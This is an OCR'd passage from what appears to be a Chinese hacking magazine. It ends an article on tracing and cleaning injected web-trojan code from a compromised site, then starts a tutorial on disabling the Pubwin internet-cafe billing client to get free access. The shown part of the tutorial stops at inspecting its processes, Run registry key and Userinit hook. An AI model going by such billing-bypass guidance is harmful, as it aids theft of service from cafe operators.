


图 3　搜索结果

打开 Flashget 下载工具，单击“**工具**”-“**站点资源探索器**”，打开站点资源探索器，在地址中输入“**http://ave1.cn**”，然后回车即可获取该网站的一些资源。在站点资源探索器中可以直接下载文件到本地进行查看。

说明：使用“Flashget 站点资源探索器”可以很方便的获取挂马者代码地址中的一些资源，这些资源可能是挂马的真实代码，通过这些代码可以知道挂马者是采用哪个漏洞，有时候还可以获取 0day。




图 4　使用“站点资源探索器”获取站点资源

在本例中由于时间较长，挂马者已经撤销了原来的挂马程序文件，在该网站中获取的html文件没有用处，且有些文件已经不存在了，无法对源代码文件进行分析。


二、清除网站中的恶意代码（挂马代码）

1、确定挂马文件

清除网站恶意代码首先需要知道哪些文件被挂马了，判断方法有三个：

方法一就是通过直接查看代码，从中找出挂马代码；
方法二是通过查看网站目录修改时间，通过时间进行判断；
方法三是使用相关软件进行直接定位，通过监听找出恶意代码。

在本案例中，网站首页是被确认挂马了，通过查看时间知道被挂马时间是8月25日左右，因此可以通过使用资源管理器中的搜索功能，初步定位时间为8月24日至26日，搜索这个时间范围内被修改或者产生的文件，如图5、图6所示，搜索出来几十个这个时间段修改和产生的文件。


图6　搜索结果

2、清除恶意代码

建议使用记事本打开代码文件，然后清除恶意代码，最好不要用网页编辑器打开文件。在清除恶意代码的过程中，发现挂马者竟然对js文件也不放过，如图7所示。




图7　对js文件进行挂马


图5　搜索被修改及产生的文件

技巧：可以使用相关编辑器中的替换功能替换当前站点中的所有指定代码。

三、总结

本文操作简单，写起来比较复杂，关键在于使用urlsnooper软件定位挂马网页文件，然后就是对挂马代码（恶意代码）进行分析，最后是手工活，清除网站中的恶意代码。

[文章中提到的TXT文档已收录于本期光盘中]

编辑点评：

没想到flashget还有那个功能，呵呵，我也学到了一招！现在的网络实在是太险了，牛人也多，网马都是过所有杀软的，大家要小心哦！不要以为开着安全工具就自认为很安全，那可大错特错哦！


教你制作Pubwin2008终结者

图 元情剑客@梁泽滨

从本文你可以学到：
利用批处理终结一些难终结的进程

Pubwin是一个很热门的网吧收费软件，全国各地很多网吧都在用它，网上也出现了很多对付Pubwin的破解软件，它们的原理一般都是禁止Pubwin的进程运行，实现停止收费。另外，还有一种方法就是屏蔽Pubwin的通讯端口，致使Pubwin不能跟后台正常通讯。

今天我给大家介绍的方法就是禁止Pubwin的进程运行。一般的收费软件都采取了进程保护，现在禁止进程实现免费上网的确有点困难。其实我写这个文章的主要目的是演示一下如何禁止并且屏蔽一些收费软件的运行，其它收费软件应该跟Pubwin差不多，下面就以破解Pubwin为例子跟大家交流一下我的方法。


图1

首先我们用SnipeSword查看一下所有进程，如图1。

C:\ProgramFiles\HintSoft\ PubwinClient\PubwinClient.exe就是Pubwin2007的进程，其中C:\Program Files\HintSoft\ client\mgmagent.exe就是摩根（实名登记用的）的进程。知道了进程，我们还需要看看它们的启动方式。

打开 SnipeSword 的“自启动程序”，将所有启动项目列出来，如图 2。




图 2




图 3

很容易就发现了摩根实名登记软件的 3 个启动文件，我们打开注册表，如图 3。

进入注册表后来到 **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\Run** 这个启动项看看，里面分别有 **C:\Program Files\HintSoft\client\clreal.exe、C:\Program Files\HintSoft\client\cvmgs.exe、C:\Program Files\HintSoft\ client\cvmgs.exe**。

奇怪了，怎么没有了 Pubwin 的踪影呢？呵呵，别着急。我们再回来看看 SnipeSword 启动项里面的 Userinit 这项。本来系统正常的 Userinit 项是启动 C:\WINDOWS\system32\userinit.exe 的，但是这里被修改成了：

C:\WINDOWS\system32\userinit.exe,C:\Program Files\HintSoft\PubwinClient\PubwinClient.exe，如图 4。

